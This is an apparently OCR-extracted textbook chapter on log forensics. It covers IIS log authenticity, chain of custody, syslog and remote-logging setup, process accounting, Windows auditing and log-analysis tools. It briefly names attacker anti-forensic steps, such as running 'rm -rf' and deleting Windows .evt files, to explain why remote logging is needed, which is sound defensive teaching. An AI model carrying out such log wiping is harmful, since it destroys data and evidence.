When an IIS server is offline or powered off, log files are not created. When a log file is missing, it is difficult to know if the server was actually offline or powered off, or if the log file was deleted.

To combat this problem, an administrator can schedule a few hits to the server using a scheduling tool. The administrator can keep a log of the outcomes of these hits to determine when the server was active. If the record of hits shows that the server was online and active at the time that log file data is missing, the administrator knows that the missing log file might have been deleted.

Log File Authenticity

An investigator can prove that log files are authentic if he or she can prove that the files have not been altered since they were originally recorded.

IIS log files are simple text files that are easy to alter. The date and time stamps on these files are also easy to modify. Hence, they cannot be considered authentic in their default state. If a server has been compromised, the investigator should move the logs off the server. The logs should be moved to a master server and then moved offline to secondary storage media such as a tape or CD-ROM.

Working with Copies

As with all forensic investigation, an investigator should never work with the original files when analyzing log files. The investigator should create copies before performing any postprocessing or log file analysis. If the original files are not altered, the investigator can more easily prove that they are authentic and are in their original form. When using log files as evidence in court, an investigator is required to present the original files in their original form.

Access Control

In order to prove the credibility of logs, an investigator or network administrator needs to ensure that any access to those files is audited. The investigator or administrator can use NTFS permissions to secure and audit the log files. IIS needs to be able to write to log files when the logs are open, but no one else should have access to write to these files. Once a log file is closed, no one should have access to modify the contents of the file.

Chain of Custody

As with all forensic evidence, the chain of custody must be maintained for log files. As long as the chain of custody is maintained, an investigator can prove that the log file has not been altered or modified since its capture. When an investigator or network administrator moves log files from a server, and after that to an offline device, he or she should keep track of where the log file went and what other devices it passed through. This can be done with either technical or nontechnical methods, such as MD5 authentication.

IIS Centralized Binary Logging

Centralized binary logging is a process in which many Web sites write binary and unformatted log data to a single log file. An administrator needs to use a parsing tool to view and analyze the data. The files have the extension .ibl, which stands for Internet binary log. It is a server property, so all Web sites on that server write log data to the central log file.

It decreases the amount of system resources that are consumed during logging, therefore increasing performance and scalability.

The following are the fields that are included in the centralized binary log file format:

- Date
- Time
- Client IP address
- User name
- Site ID
- Server name
- Server IP address
- Server port

- Method
- URI stem
- URI query
- Protocol status
- Windows status
- Bytes sent
- Bytes received
- Time taken
- Protocol version
- Protocol substatus

ODBC Logging

ODBC logging records a set of data fields in an ODBC-compliant database like Microsoft Access or Microsoft SQL Server. The administrator sets up and specifies the database to receive the data and log files.

When ODBC logging is enabled, IIS disables the HTTP.sys kernel-mode cache. An administrator must be aware that implementing ODBC logging degrades server performance.

Some of the information that is logged includes the IP address of the user, user name, date, time, HTTP status code, bytes received, bytes sent, action carried out, and target file.

Tool: IISLogger

IISLogger provides additional functionality on top of standard IIS logging. It produces additional log data and sends it using syslog. It even logs data concerning aborted Web requests that were not completely processed by IIS.

IISLogger is an ISAPI filter that is packaged as a DLL embedded in the IIS environment. It starts automatically with IIS. When IIS triggers an ISAPI filter notification, IISLogger prepares header information and logs this information to syslog in a certain format. This occurs each time, for every notification IISLogger is configured to handle.

The following are some of the features of IISLogger:

- It generates additional log information beyond what is provided by IIS.
- It recognizes hacker attacks.
- It forwards IIS log data to syslog.
- It provides a GUI for configuration purposes.

Figure 1-1 shows a screenshot from IISLogger.

Importance of Audit Logs

The following are some of the reasons audit logs are important:

- *Accountability*: Log data identifies the accounts that are associated with certain events. This data highlights where training and disciplinary actions are needed.
- *Reconstruction*: Investigators review log data in order of time to determine what happened before and during an event.
- *Intrusion detection*: Investigators review log data to identify unauthorized or unusual events. These events include failed login attempts, login attempts outside the designated schedules, locked accounts, port sweeps, network activity levels, memory utilization, and key file or data access.
- *Problem detection*: Investigators and network administrators use log data to identify security events and problems that need to be addressed.

Syslog

Syslog is a combined audit mechanism used by the Linux operating system. It permits both local and remote log collection. Syslog allows system administrators to collect and distribute audit data with a single point of




Figure 1-1 IISLogger provides additional IIS logging functionality.

management. Syslog is controlled on a per-machine basis with the file /etc/syslog.conf. This configuration file consists of multiple lines like the following:

mail.info /var/log/maillog

The format of configuration lines is:

facility.level action

The Tab key is used to define white space between the selector on the left side of the line and the action on the right side.

The facility is the operating system component or application that generates a log message, and the level is the severity of the message that has been generated. The action gives the definition of what is done with the message that matches the facility and level. The system administrator can customize messages based on which part of the system is generating data and the severity of the data using the facility and level combination.

The primary advantage of syslog is that all reported messages are collected in a message file. To log all messages to a file, the administrator must replace the selector and action fields with the wildcard (*).

Logging priorities can be enabled by configuring /var/log/syslog. All authorized messages can be logged with priorities such as emerg (highest), alert, crit, err, warning, notice, info, or debug (lowest). Events such as bad login attempts and the user's last login date are also recorded. If an attacker logs into a Linux server as root using the secure shell service and a guessed password, the attacker's login information is saved in the syslog file.

It is possible for an attacker to delete or modify the /var/log/syslog message file, wiping out the evidence. To avoid this problem, an administrator should set up remote logging.

Remote Logging

Centralized log collection makes simpler both day-to-day maintenance and incident response, as it causes the logs from multiple machines to be collected in one place. There are numerous advantages of a centralized log collection site, such as more effective auditing, secure log storage, easier log backups, and an increased chance for analysis across multiple platforms. Secure and uniform log storage might be helpful in case an attacker is prosecuted based on log evidence. In such cases, thorough documentation of log handling procedures might be required.

Log replication may also be used to audit logs. Log replication copies the audit data to multiple remote-logging hosts in order to force an attacker to break into all, or most, of the remote-logging hosts in order to wipe out evidence of the original intrusion.

Preparing the Server for Remote Logging The central logging server should be set aside to perform only logging tasks. The server should be kept in a secure location behind the firewall. The administrator should make sure that no unnecessary services are running on the server. Also, the administrator should delete any unnecessary user accounts. The logging server should be as stripped down as possible so that the administrator can feel confident that the server is secure.

Configuring Remote Logging The administrator must run syslogd with the -r option on the server that is to act as the central logging server. This allows the server to receive messages from remote hosts via UDP. There are three files that must be changed:

- In the file /etc/rc.d/init.d/syslog, a line reads:
  SYSLOGD_OPTIONS="-m 0"
  The administrator must add the -r flag to the options being passed to syslog:
  SYSLOGD_OPTIONS="-m 0 -r"
  The -r option opens the syslog daemon port 514 and makes syslog listen for incoming log information.
- In the file /etc/sysconfig/syslog, there is a line similar to the above line. The administrator needs to add the -r flag to this line also.
- The administrator needs to integrate the syslog daemon service into the /etc/services files. Syslog 514/udp
  The administrator must run the following command after altering the three files:
  /sbin/service syslog restart

A reference should appear in the var/log/messages file indicating that the remote syslog server is running.

The syslog server can be added to the /etc/syslogd.conf file in the client, which can preserve an audit trail even if a cracker does an **rm -rf**.

Other servers can be configured to log their messages to the remote server by modifying the action field in the syslog.conf as:

Auth.* @myhost

Tool: Syslog-ng

Syslog-ng is a flexible and scalable audit-processing tool. It offers a centralized and securely stored log for all the devices on a network.

The following are some of the features of Syslog-ng:

- It guarantees the availability of logs.
- It is compatible with a wide variety of platforms.
- It is used in heavily firewalled environments.
- It offers proven robustness.
- It allows a user to manage audit trails flexibly.
- It has customizable data mining and analysis capabilities.
- It allows a user to filter based on message content.

Figure 1-2 shows a screenshot from Syslog-ng.

Tool: Socklog

Socklog is a small and secure replacement for syslogd. It runs on Linux (glibc 2.1.0 or higher, or dietlibc), OpenBSD, FreeBSD, Solaris, and NetBSD.

The following are some of the features of Socklog:

- It selects and deselects log entries.
- It has a small code size.

Figure 1-2 An administrator can use Syslog-ng to manage logs for all devices on a network.

- It provides modular and reliable network logging.
- It merges different logs and sorts them in order.
- Log file rotation is based on file size.
- It receives syslog messages from a UNIX domain socket (/dev/log) and writes them to various files on the disk, depending on facility and priority.
- It receives syslog messages from a UDP socket (0.0.0.0:514) and writes them to various files on the disk, depending on facility and priority.
- It writes received syslog messages to a UDP socket (a.b.c.d:514).

The following describes the elements of Socklog:

- The socklog-unix service listens on the UNIX domain socket /dev/log. Usually, this service replaces syslogd.
- The socklog-inet service listens on the UDP port 0.0.0.0:514. Usually, this service replaces syslogd's support for remote logging.
- The socklog-klog service reads kernel messages from /proc/kmsg on Linux or /dev/klog on BSD. Usually, this service replaces klogd on Linux or syslogd on BSD.
- The socklog-ucspi-tcp service listens on the TCP port 0.0.0.0:10116; this is a service for Socklog network logging, a different remote logging concept.
- The socklog-notify service handles log event notification and scheduled notification of specified log entries.

Tool: Kiwi Syslog Daemon

Kiwi Syslog Daemon is a freeware syslog daemon for Windows. It receives logs and displays and forwards syslog messages from routers, switches, UNIX hosts, and any other syslog-enabled device. There are many customizable options available.

Some of the basic features include:

- PIX firewall logging
- Linksys home firewall logging
- SNMP trap and TCP support
- SNMP MIB parsing
- Ability to filter, parse, and modify messages and take actions via VBScript/JScript engine
- GUI-based syslog manager
- Real-time message display as messages are received
- Ten virtual displays for organizing messages
- Message logging or forwarding of all messages, or based on priority or time of day
- Message receipt via UDP, TCP, or SNMP
- Message forwarding via UDP or TCP
- Automatic log file archiving based on a custom schedule
- Messages per hour alarm notification with audible sound or e-mail
- Log file size alarm notification with audible sound or e-mail
- Daily e-mailing of syslog traffic statistics
- Maintenance of source address when forwarding messages to other syslog hosts
- DNS resolution of source host IP addresses with optional domain removal
- DNS caching of up to 100 entries to ensure fast lookups and to minimize DNS lookups
- Preemptive DNS lookups using up to 10 threads

Some of the additional features in the licensed version include:

- Greater flexibility in managing and inspecting log files produced by Kiwi Syslog Daemon, particularly in larger networks
- Additional filtering options for greater and simpler control of subsequent actions
- A large number of additional actions that can be automatically initiated as a result of incoming messages, filters, and rules
- A much larger buffering capacity; this increased capacity greatly increases the scale of the network that can be supported, as well as providing greater reliability in handling peak busy periods or message spikes.
- Additional alarm options
- Priority e-mail support
- Preemptive DNS lookups using up to 200 threads
- Ability to pass values—such as message text, time of message, date of message, host name, facility, level, alarm threshold values, and current syslog statistics—from the received syslog messages to an external program, e-mail message, or syslog message

Figure 1-3 shows the setup screen for Kiwi Syslog Daemon.

Tool: Microsoft Log Parser

Microsoft Log Parser is a powerful, versatile, robust command-line tool that offers a SQL interface to various log file formats and is fast enough for log file analysis of many Web sites.




Figure 1-3 Kiwi Syslog Daemon offers administrators a wealth of customizable options.

The following are some of the features of Microsoft Log Parser:

- It enables a user to run SQL-like queries against log files of any format.
- It produces the desired information either on the screen, in a file, or in an SQL database.
- It allows multiple files to be piped in or out as source or target tables.
- It generates HTML reports and MS Office objects.
- It supports conversion between SQL and CSV formats.

Figure 1-4 shows a screenshot from Log Parser.

Microsoft Log Parser Architecture

Log Parser provides a global query access to text-based data such as IIS log files, XML files, text files, and CSV files, and key data sources like the Windows Event Log, the registry, the file system, user plug-ins, and Active Directory. All the queries of the log files and key data sources use a common SQL-like syntax.

The following are the supported operating systems for Microsoft Log Parser:

- Windows 2000
- Windows Server 2003
- Windows XP Professional

Tool: Firewall Analyzer

Firewall Analyzer is a Web-based firewall monitoring and log analysis tool that collects, analyzes, and reports information on enterprise-wide firewalls, proxy servers, and RADIUS servers.




Figure 1-4 Microsoft Log Parser allows a user to analyze log files using SQL-like queries.

The following are some of the features of Firewall Analyzer:

- Bandwidth usage tracking
- Intrusion detection
- Traffic auditing
- Anomaly detection through network behavioral analysis
- Web site user access monitoring
- Automatic firewall detection and configuration
- Anomaly filtering
- Historical trend reporting
- Predefined reports
- Customizable reports
- Report scheduling
- Rule-based alerting
- Flexible archiving
- Portability
- Multiplatform support

Figure 1-5 shows a screenshot from Firewall Analyzer.

Tool: Adaptive Security Analyzer (ASA) Pro

Adaptive Security Analyzer (ASA) Pro is a security and threat intelligence application that continuously monitors dynamic, high-volume, heterogeneous security-related data; recognizes and quantifies the extent of event abnormality; and advises security personnel of the factors that contributed most to the event's classification.

It enables a user to do the following:

- Model security specialist expertise
- Baseline what is normal for a computing environment
- Identify published threats
- Identify activity matching predefined criteria

Figure 1-5 This is the main screen of Firewall Analyzer.

- Identify, measure, and prioritize all anomalous events
- Generate root cause insight of threats
- Feed new knowledge back into the system

The following are some of the features of ASA Pro:

- It accelerates threat response.
- It has improved preemptive capabilities.
- It expands resource capacity.
- It maximizes return on security and other IT assets.
- It eliminates information overload.
- It reinforces regulatory compliance.
- It has improved productivity.

Figure 1-6 shows a screenshot from ASA Pro.

Tool: GFI EventsManager

GFI EventsManager collects data from all devices that use Windows event logs, W3C, and syslog, and applies rules and filtering to identify key data. GFI EventsManager also provides administrators with real-time alerting when critical events arise, and it suggests remedial action.

The following are some of the features of GFI EventsManager:

- *Network-wide analysis of event logs*: GFI EventsManager contains an intelligent event processor that processes logs and available data in a centralized way. It controls and manages Windows event logs, W3C logs, and syslog events.
- *Explanations of cryptic Windows events*: Cryptic logs make the log analysis process difficult. GFI EventsManager translates these cryptic events into clear and concise explanations.
- *Centralized event logging*: Event logs can be generated by users or automatically by background processes. These logs are stored in different locations. GFI EventsManager stores all these logs in one SQL database.





Figure 1-6 ASA provides extensive details about security events.

- *High-performance scanning engine*: GFI EventsManager contains a high-performance event-scanning engine. It is able to scan and collect up to six million events an hour.
- *Real-time alerts*: GFI EventsManager alerts administrators when it detects any key events or intrusions. It can send this alert to multiple people by e-mail or SMS.
- *Advanced event filtering features*: GFI EventsManager's filtering process sieves through recorded event logs. It allows administrators to select the events they want, without deleting any event from the database.
- *Report viewing for key security information happening on the network*: GFI EventsManager allows administrators to detect security trends. These standard reports consist of:
  - Policy-change reports
  - Windows event log system reports
  - Event trend reports
  - Account usage reports
  - Application management reports
  - Account management reports
  - Object access reports
  - Print server reports

How Does GFI EventsManager Work?

GFI EventsManager divides the events management process in two stages:

- *Event collection*: GFI EventsManager collects logs from different event sources. This happens with the help of the Event Retrieval Engine and the Event Receiving Engine. The Event Retrieval Engine collects Windows event logs and W3C logs from network log resources. The Event Receiving Engine works as the syslog server, collecting syslog messages sent by syslog sources.



Copyright © by EC-Council
All rights reserved. Reproduction is strictly prohibited

Figure 1-7 GFI EventsManager manages events in two stages.

- *Event processing*: In this stage, GFI EventsManager runs a set of event processing rules over the collected events. These rules are the instructions that:
  - Analyze the collected event logs and categorize them into critical, low, high, and medium
  - Filter events related to particular conditions
  - Generate results, triggering e-mail and network alerts concerning key events; according to the results, it starts corrective actions, such as the execution of executable files or scripts in reaction to key events.

Figure 1-7 shows how GFI EventsManager works.

Tool: Activeworx Security Center

Activeworx Security Center is a security information and event management product. Activeworx Security Center monitors security-related events for a variety of devices from one central console. It allows for the discovery of threats, the correlation of relevant security information, and the analysis of vulnerabilities and attacks, and provides intelligence for security personnel to act upon.

Figure 1-8 shows a screenshot from Activeworx Security Center.




Figure 1-8 Activeworx Security Center lets an administrator choose which products to monitor for events.

Linux Process Accounting

Process accounting is an audit mechanism for the Linux operating system. It tracks process execution and logon/logoff events. It tracks every command that users execute. The process tracking log file can be found in /var/adm, /var/log, or /usr/adm. Administrators enable the process accounting mechanism using the accton command. Process accounting logs all the messages in its own binary format to /var/log/psacct. An administrator can view the tracked files using the lastcomm command. The lastcomm command gives information about previously executed commands.

The following lines show example output from lastcomm:

```
[root@server log]# lastcomm
clear          root       stdout      0.01 secs   Thu Nov 14 07:20
man    S       root       stdout      0.00 secs   Thu Nov 14 07:19
sh             root       stdout      0.01 secs   Thu Nov 14 07:19
sh     F       root       stdout      0.00 secs   Thu Nov 14 07:19
less           root       stdout      0.00 secs   Thu Nov 14 07:19
crond  F       root       ??          0.00 secs   Thu Nov 14 07:20
mrtg   S       root       ??          1.02 secs   Thu Nov 14 07:20
crond  F       root       ??          0.00 secs   Thu Nov 14 07:20
sadc   S       root       ??          0.02 secs   Thu Nov 14 07:20
```

In this output, the first row stands for the processes executed; a flag follows each process name. The S flag stands for the superuser (root), and the F flag stands for a forked process. Each process should have the following information:

- How the process was executed
- Who executed the process

- When the process ended
- Which terminal type was used

The following are the limitations of process accounting:

- It audits the information after the execution of the process.
- It audits only the execution of commands.

Configuring Windows Logging

Windows logging can be configured using Group Policy at the site, domain, organizational unit (OU), or local computer level. Audit policy can be found in Computer Configuration\Windows Settings\Security Settings\Local Policies\Audit Policy.

Before enabling logging, an administrator needs to keep in mind what needs to be logged; otherwise, overcollection of data can result, making it difficult to trace a critical event.

The following are the events that need to be logged:

- Logging on and logging off
- User and group management
- Security policy changes
- Restarts and shutdowns

An administrator can view each event generated by logging in the Event Viewer, which is automatically started when Windows starts. By default, security logging is not enabled on Windows 2000. Standard users can view only application and system logs. Access to security logs is available only to the system administrator. To ensure that security logs are available, the administrator should turn on security logging.

There are several different logs an administrator needs to examine:

- The application log contains events such as errors, warnings, or information logged by applications. Event classification is done by event type (severity), with "information" at the low end, "warning" in the middle, and "error" at the highest severity.
- The security log maintains information about the success or failure of audited events.
- The system log contains events generated by system components. It deals with driver failures and hardware issues.
- Domain controllers contain a supplementary log concerning the directory service.
- The File Replication service log has Windows File Replication service events.
- DNS machines contain DNS events in the logs.

Setting Up Remote Logging in Windows

An attacker usually removes any traces left behind after the attack. This is accomplished by deleting the c:\winnt\system32\config*.evt file, which erases the event tracking logs. To protect against this, administrators use remote logging. However, unlike Linux, Windows does not support remote logging. An administrator can use a third-party utility like NTsyslog to enable remote logging in Windows. NTsyslog runs as a service under Windows NT 4.0 and Windows 2000. It sends all system, security, and application events to a syslog host.

Tool: NTsyslog

By default, the NTsyslog service runs under the LocalSystem account. The service can also be run as a local if that user is given the right to log on as a service and manage auditing and security logs.

